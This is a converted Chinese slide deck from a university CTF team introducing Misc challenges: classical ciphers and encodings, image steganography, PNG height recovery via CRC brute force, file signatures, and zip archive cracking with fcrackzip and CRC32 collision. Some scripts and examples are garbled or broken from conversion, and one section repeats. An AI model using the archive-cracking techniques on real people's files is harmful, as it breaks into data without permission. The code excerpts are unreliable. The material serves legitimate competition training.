


# CTF



# CTF 入门之 Misc 与 Web 初探



MiaoTony

<https://miaotony.xyz>

2021.3.20

# CTF NUAA Open Source (A2OS)



南京航空航天大学开源社区  
助力每一个南航人成就非凡

**Homepage:**

<https://www.a2os.club/>

**GitHub:**

<https://github.com/NUAA-Open-Source>

**Telegram:**

<https://t.me/NUAAOpenSource>

## A2OS 资源概览

SAFEU

安全、快速的文件分享渠道

ANYKNEW

南航校园信息聚合平台

BBS

A2OS 技术论坛

FTP


A2OS FTP 站点

BLOGROLL

南航成员 Blog 收集计划

WEEKLY

周常培训



# ASURI 战队



ASURI: Asuri Secure yoUR Information.


A CTF Team From NUA. ■

南京航空航天大学 Asuri 信息安全战队成立于 2014 年，成立以来一直致力于信息安全技术的研究，作为高校战队长期活跃在各大 CTF 赛事（信息安全竞赛）之中，并依靠着过硬的实力吸引了无数同样热爱安全的小伙伴。

## Introduction

我们有奋斗于安全一线的 Hacker，或是痴迷用代码改变世界的 Programmer，亦不乏潜心钻研的 Geeker。我们始终不安一隅，崇尚技术，不断在信息安全的传统界线上寻求挑战和突破。





# What is CTF


CTF (Capture The Flag) 中文一般译作夺旗赛，在网络安全领域中指的是网络安全技术人员之间进行技术竞技的一种比赛形式。CTF 起源于1996年 DEFCON 全球黑客大会，以代替之前黑客们通过互相发起真实攻击进行技术比拼的方式。发展至今，已经成为全球范围网络安全圈流行的竞赛形式。

## **大致流程：**

参赛团队之间通过进行攻防对抗、程序分析等形式，率先从主办方给出的比赛环境中得到一串具有一定格式的字符串或其他内容，并将其提交给主办方，从而夺得分数。

这样的内容—— “flag”






# What is MISC


Misc 为英文 miscellaneous 的前四个字母  
杂项、混合体、大杂烩的意思。

主要类型：

- 数据编码/图形密码
- 流量分析
- 电子取证
- 数据隐写（图片、音频&视频、文档、可执行程序、NTFS 流...）
- 密码爆破
- 无线电，工业控制
- .....



The logo for CTF (Capture The Flag) is displayed in a large, bold, black font. The letters 'C', 'T', and 'F' are stylized, with the 'C' being particularly prominent and featuring a thick outline. The logo is positioned in the top left corner of the slide.




## 基础：常见编码解码

- 1、ASCII编码
- 2、凯撒密码
- 3、栅栏密码
- 4、摩斯密码
- 5、base全家桶
- 6、Brainfuck/Ook!编码
- 7、当铺密码
- 8、培根密码
- 9、猪圈密码
- 10、unicode编码
- 11、URL编码
- 12、ROT5/13/18/47编码
- 13、维吉尼亚加密
- 14、键盘密码
- 15、JSFuck
- 16、词频分析

<https://chef.miaotony.xyz/>

ps:古典密码没太多技术含量 了解即可





## 1、ASCII编码

对照表：<http://tool.oschina.net/commons?type=4>

```
python:      print ord('a')
              print chr(97)
```

例题：突然天上一道雷电gndk€rlqhmtkwwp}z分析gndk€rlqhmtkwwp}z这个格式有点像flag{\*\*\*\*\*}?


我们比较一下"gndk"与"flag"的ASCII码

(ps:from Bugku)

gndk的10进制的ASCII码分别是：103 110 100 107

flag的10进制的ASCII码分别是：102 108 97 103

发现ASCII以此减少 1 2 3 4，所以以此类推解密得flag{lei\_ci\_jiami}




## 2、凯撒密码

凯撒密码(Caesar Cipher或称恺撒加密、恺撒变换、变换加密、位移加密)是一种替换加密，明文中的所有字母都在字母表上向后（或向前）按照一个固定数目进行偏移后被替换成密文。例，当偏移量是3的时候，所有的字母A将被替换成D，B变成E，以此类推

```
python:
for shift in range(26):
    str = r"YSMWGTZOGVWGTNGHAOB"
    new_str = ""
    for i in str:
        if i >= 'A' and i <= 'Z': # or i >= 'A' and i <= 'Z':
            i = ord(i)
            i = ((i + shift) - 97) % 26 + 97
            i = chr(i)
        new_str = new_str + i
    print(new_str)
```

传送门: <https://planetcalc.com/1434/>



### 3、栅栏密码

栅栏密码(Rail-fence Cipher)就是把要加密的明文分成N个一组，然后把每组的第1个字符组合，每组第2个字符组合...每组的第N(最后一个分组可能不足N个)个字符组合，最后把他们全部连接起来就是密文，这里以这里以2栏栅栏加密为例

明文： The quick brown fox jumps over the lazy dog

去空格： Thequickbrownfoxjumpsoverthelazydog


分组： Th eq ui ck br ow nf ox ju mp so ve rt he la zy do g

第一组： Teucbonojmsvrhlzdg

第二组： hqikrwxupoeteayo

密文： Teucbonojmsvrhlzdghqikrwx

传送门： <https://www.qqxiuzi.cn/bianma/zhalanmima.php>




#### 4、摩斯密码

摩尔斯电码(Morse Code)是由美国人萨缪尔·摩尔斯在1836年发明的一种时通时断的且通过不同的排列顺序来表达不同英文字母、数字和标点符号的信号代码，摩尔斯电码主要由以下5种它的代码组成：

- 1、点 (.)
- 2、划 (-)
- 3、每个字符间短的停顿 (通常用空格表示停顿)
- 4、每个词之间中等的停顿 (通常用 / 划分)
- 5、以及句子之间长的停顿

传送门: <http://rumkin.com/tools/cipher/morse.php>




## 5、base全家桶

base64编码要求把3个8位字节 ( $3 \times 8 = 24$ ) 转化为4个6位字节 ( $4 \times 6 = 24$ )，之后在6位字节的前面补两个0，形成新的8位字节。如果剩下的字符不足3个字节，则用0填充，输出字符试用 '='，因此编码后输出带文本末尾可能会出

文本	M						a						n											
ASCII编码	77						97						110											
二进制位	0	1	0	0	1	1	0	1	0	1	1	0	0	0	0	1	0	1	1	0	1	1	1	0
索引	19						22						5						46					
Base64编码	T						W						F						u					

数值	字符	数值	字符	数值	字符	数值	字符
0	A	16	Q	32	g	48	w
1	B	17	R	33	h	49	x
2	C	18	S	34	i	50	y
3	D	19	T	35	j	51	z
4	E	20	U	36	k	52	0
5	F	21	V	37	l	53	1
6	G	22	W	38	m	54	2
7	H	23	X	39	n	55	3
8	I	24	Y	40	o	56	4
9	J	25	Z	41	p	57	5
10	K	26	a	42	q	58	6
11	L	27	b	43	r	59	7
12	M	28	c	44	s	60	8
13	N	29	d	45	t	61	9
14	O	30	e	46	u	62	+
15	P	31	f	47	v	63	/



关于base32:  
base32中只有大写字母 (A-Z) 和数字234567


关于base16:  
base16中只有数字0-9以及大写字母ABCDEF

The RFC 4648 Base 32 alphabet							
Value	Symbol	Value	Symbol	Value	Symbol	Value	Symbol
0	A	9	J	18	S	27	3
1	B	10	K	19	T	28	4
2	C	11	L	20	U	29	5
3	D	12	M	21	V	30	6
4	E	13	N	22	W	31	7
5	F	14	O	23	X		
6	G	15	P	24	Y		
7	H	16	Q	25	Z		
8	I	17	R	26	2	<i>pad</i>	=

Table 5: The Base 16 Alphabet							
Value	Encoding	Value	Encoding	Value	Encoding	Value	Encoding
0	0	4	4	8	8	12	C
1	1	5	5	9	9	13	D
2	2	6	6	10	A	14	E
3	3	7	7	11	B	15	F

```
python:
import base64
print base64.b64decode('dGhpc2lzYW5hcHBsZQ==')
print base64.b64encode('thisisanapple')
```

传送门: <https://www.qqxiuzi.cn/bianma/base64.htm>  
(ps: 其实还有base58 base62等等 自行谷歌)



## 6、Brainfuck/Ook!编码


Brainfuck是一种极小化的计算机语言，按照"Turing complete（完整图灵机）"思想设计的语言，它的主要设计思路是：用最小的概念实现一种“简单”的语言，BrainF\*\*k 语言只有八种符号，所有的操作都由这八种符号(> < + - . , [ ])的组合来完成。

例题：

```
+++++ +++++ [->+ +++++ +++++<] >+. +++++ .<+ + [->--<]>-.+++ +++++.<
+++++ [->+ + +<]>+ +++++.< + + + [->---<]>---.----.<+ + + + + + + [->--- ----<
]>--- ----.----.<+ + + + + + + [->+ + + + + + +<]>+ + + + + .<+ + + + + + + + [->- ----
-<]>.<+ + + + + + + + + [->+ + + + + + + +<]>+ + .<+ + + + [->--<]>- ----.<+ + + + + + + + [-
>----<]>---- ----. + + + + + + ..+ + + + + + .<+ + + + [->--<]>- --.<+ + + + + +
+ [->+ + + + + + +<]>+ + + .+ + + .+ + + + + + + + + + + .--- -.+ + + + + .<+ + + + [-> + + + +<]>+ + + +
+ + .<
```

传送门：<https://www.splitbrain.org/services/ook>  
(ps: Ook! demo 太长了 可自行去楼上链接加密玩玩)






## 7、当铺密码

当铺密码就是一种将中文和数字进行转化的密码，算法相当简单:当前汉字有多少笔画出头，就是转化成数字几。例如：

王夫 井工 夫口 由中人 井中 夫夫 由中大： 67 84  
70 123 82 77 125

ps：这玩意真没啥意思，了解就行了



## 8、培根密码


培根密码中的ab,代表的是数学二进制中的0和1.通过下列的密码表进行加密和解密:

A aaaaa B aaaab C aaaba D aaabb E aabaa F aabab G aabba H aabbb  
I abaaa J abaab  
K ababa L ababb M abbaa N abbab O abbba P abbbb Q baaaa R  
baaab S baaba T baabb  
U babaa V babab W babba X babbb Y bbaaa Z bbaab


传送门: <http://rumkin.com/tools/cipher/baconian.php>

## 9、猪圈密码

猪圈密码(亦称朱高密码、共济会密码或共济会员密码), 是一种以格子为基础的简单替代



传送门: [http://www.simonsingh.net/The\\_Black\\_Chamber/pigpen.html](http://www.simonsingh.net/The_Black_Chamber/pigpen.html)



## 10、unicode编码

如果要表示中文，显然一个字节是不够的，至少需要两个字节，而且还不能和ASCII编码冲突，所以，中国制定了GB2312编码，用来把中文编进去。  
类似的，日文和韩文等其他语言也有这个问题。为了统一所有文字的编码，Unicode应运而生。Unicode把所有语言都统一到一套编码里，这样就不会再有乱码问题了。

Unicode编码有以下四种编码方式：

源文本： The


&#x [Hex]: &#x0054;&#x0068;&#x0065;

&# [Decimal]: &#00084;&#00104;&#00101;

\U [Hex]: \U0054\U0068\U0065

\U+ [Hex]: \U+0054\U+0068\U+0065


传送门: <http://tool.chinaz.com/tools/unicode.aspx>



## 11、URL编码

url编码又叫百分号编码，是统一资源定位(URL)编码方式。URL地址（常说网址）规定了常用地数字，字母可以直接使用，另外一批作为特殊用户字符也可以直接用（/,:@等），剩下的其它所有字符必须通过%xx编码处理。

传送门：<http://tool.chinaz.com/Tools/urlencode.asp>



## 12、ROT5/13/18/47编码

ROT13过去用在1980年代早期的net.jokes新闻群组。它被用来隐藏某些可能侮辱到特定读者的笑话、隐晦某个谜题的答案或八卦性的内容。

ROT5：只对数字进行编码，用当前数字往前数的第5个数字替换当前数字，例如当前为0，编码后变成5，当前为1，编码后变成6，以此类推顺序循环。

ROT13：只对字母进行编码，用当前字母往前数的第13个字母替换当前字母，例如当前为A，编码后变成N，当前为B，编码后变成O，以此类推顺序循环。

ROT18：这是一个异类，本来没有，它是将ROT5和ROT13组合在一起，为了好称呼，将其命名为ROT18。

ROT47：对数字、字母、常用符号进行编码，按照它们的ASCII值进行位置替换，用当前字符ASCII值往前数的第47位对应字符替换当前字符，例如当前为小写字母z，编码后变成大写字母K，当前为数字0，编码后变成符号\_。用于ROT47编码的字符其ASCII值范围是33 - 126。


A B C D E F G H I J K L M

N O P Q R S T U V W X Y Z

H E L L O

U R Y Y B

传送门：<https://www.qqxiuzi.cn/bianma/ROT5-13-18-47.php>



### 13、维吉尼亚加密

维吉尼亚密码(Vigenère Cipher)是在单一恺撒密码的基础上扩展出多表代换密码, 根据密钥(当密钥长度小于明文长度时可以循环使用)来决定用哪一行的密表来进行替换, 以此来对抗字频统计

	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
A	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
B	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A
C	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B
D	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C
E	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D
F	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E
G	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F
H	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G
I	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H
J	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I
K	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J
L	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K
M	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L
N	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M
O	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N
P	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O
Q	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P
R	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q
S	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R
T	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S
U	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T
V	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U
W	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V
X	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W
Y	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X
Z	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y

明文: THE QUICK BROWN FOX JUMPS  
OVER THE LAZY DOG

密文: VBP JOZGM VCHQE JQR  
UNGGW QPPK NYI NUKR XFK


传送门: <https://planetcalc.com/2468/>






一般用到的键盘密码就是手机键盘和电脑键盘两种，2014 0ctf比赛里Crypto类型中Classic一题就是电脑键盘密码

选拼音      空格






## 15、JSFuck

jsfuck源于一门编程语言brainfuck，其主要的思想就是只使用8种特定的符号来编写代码。而jsfuck也是沿用了这个思想，它仅仅使用6种符号来编写代码。它们分别是( ) + [ ] !


大师傅详解博客：[https://blog.csdn.net/qq\\_36539075/article/details/79946099](https://blog.csdn.net/qq_36539075/article/details/79946099)  
传送门：<http://www.jsfuck.com/>



## 16、词频分析

当密文数据足够多时这种密码我们可以通过字频分析方法破解或其他方法破解


传送门: <https://quipqiup.com/>



## 16、词频分析

当密文数据足够多时这种密码我们可以通过字频分析方法破解或其他方法破解

传送门: <https://quipqiup.com/>



**1** 图片，音频隐写

**2** 流量分析

**3** 内存取证

**CTF**

**01**

---

**图片, 音频隐写**

---


## 图片





颜色		二进制	十进制	
红		11111110	254	}  红
绿		00000000	0	
蓝		00000000	0	

十进制		
11111110	0	} 最低有效位 十六进制 ASCII码 01100001 = 0x61 = A
00000001	1	
00000001	1	
11111110	0	
00000000	0	
00000000	0	
00000000	0	
00000000	0	
00000001	1	




# lsb隐写

常用工具: stegsolve, cloacked-pixel-master


解题思路: 查看各个通道图片是否异常

检查图片0通道的16进制解压数据是否异常



# 文件头数据块IHDR(header chunk)

域的名称	字节数	说明
Width	4 bytes	图像宽度, 以像素为单位
Height	4 bytes	图像高度, 以像素为单位
Bit depth	1 byte	图像深度: 索引彩色图像: 1, 2, 4或8 灰度图像: 1, 2, 4, 8或16 真彩色图像: 8或16
ColorType	1 byte	颜色类型: 0: 灰度图像, 1, 2, 4, 8或16 2: 真彩色图像, 8或16 3: 索引彩色图像, 1, 2, 4或8 4: 带a通道数据的灰度图像, 8或16 6: 带a通道数据的真彩色图像, 8或16
Compression method	1 byte	压缩方法(LZ77派生算法)
Filter method	1 byte	滤波器方法
Interlace method	1 byte	隔行扫描方法: 0: 非隔行扫描 1: Adam7



## 根据 crc 码爆破图片高度

```
import zlib
import struct
crc32key = 0xCBD6DF8A
data = bytearray(b'\x49\x48\x44\x52\x00\x00\x01\xF4\x00\x00\x01\xF1\x08\x06\x00\x00\x00')
n = 4095
for w in range(n):
    width = bytearray(struct.pack('>i', w))
    for h in range(n):
        height = bytearray(struct.pack('>i', h))
        for x in range(4):
            data[x+4] = width[x]
            data[x+8] = height[x]
        crc32result = zlib.crc32(data)
        if crc32result == crc32key:
            print(width,height)
            return None
```

# CTF 图种

图片里可能包含：压缩包, word, pdf, ...

解题工具：  
binwalk, foremost

## 常见文件的16进制头部

JPG	FF D8 FF E0/FF D8 FF E1
-----	-------------------------


PNG	89 50 4E 47
-----	-------------

GIF	47 49 46 38
-----	-------------

ZIP	50 4B 03 04
-----	-------------

RAR	52 61 72 21
-----	-------------

MP3	49 44 33 03
-----	-------------



# 压缩包的攻击手法

常用工具：ARCHPR, fcrackzip

暴力破解，字典攻击，明文攻击，掩码爆破

```
fcrackzip -u -c1 -l 8-b file
```



- 在Mac OS及部分Linux（如Kali）系统中，可以直接打开伪加密的zip压缩包
- 50 4B 01 02，在14 00 后修改回00 00即可



# CTF

## CRC32碰撞


目标文件的大小比较小 / 知道大概构成 (如数字组合)

就可以通过穷举组合来计算CRC值

——> 再和压缩包中文件的CRC值进行对比即可

打开压缩包, 可以看出压缩文件 flag6位数的CRC32值为0  
x9c4d9a5d

名称	压缩后大小	原始大小	类型	修改日期	循环冗余检...
flag6位数	8	6		2017/4/4 ...	9c4d9a5d



```
#coding:utf-8
import binascii

crc = 0x9c4d9a5d
for i in range(100000, 999999 + 1):#题目提示flag为6位数, 因此只选择6位数字爆破
    if (binascii.crc32(str(i)) & 0xffffffff) == crc:
        print i
```

# CTF

## docx与zip

```
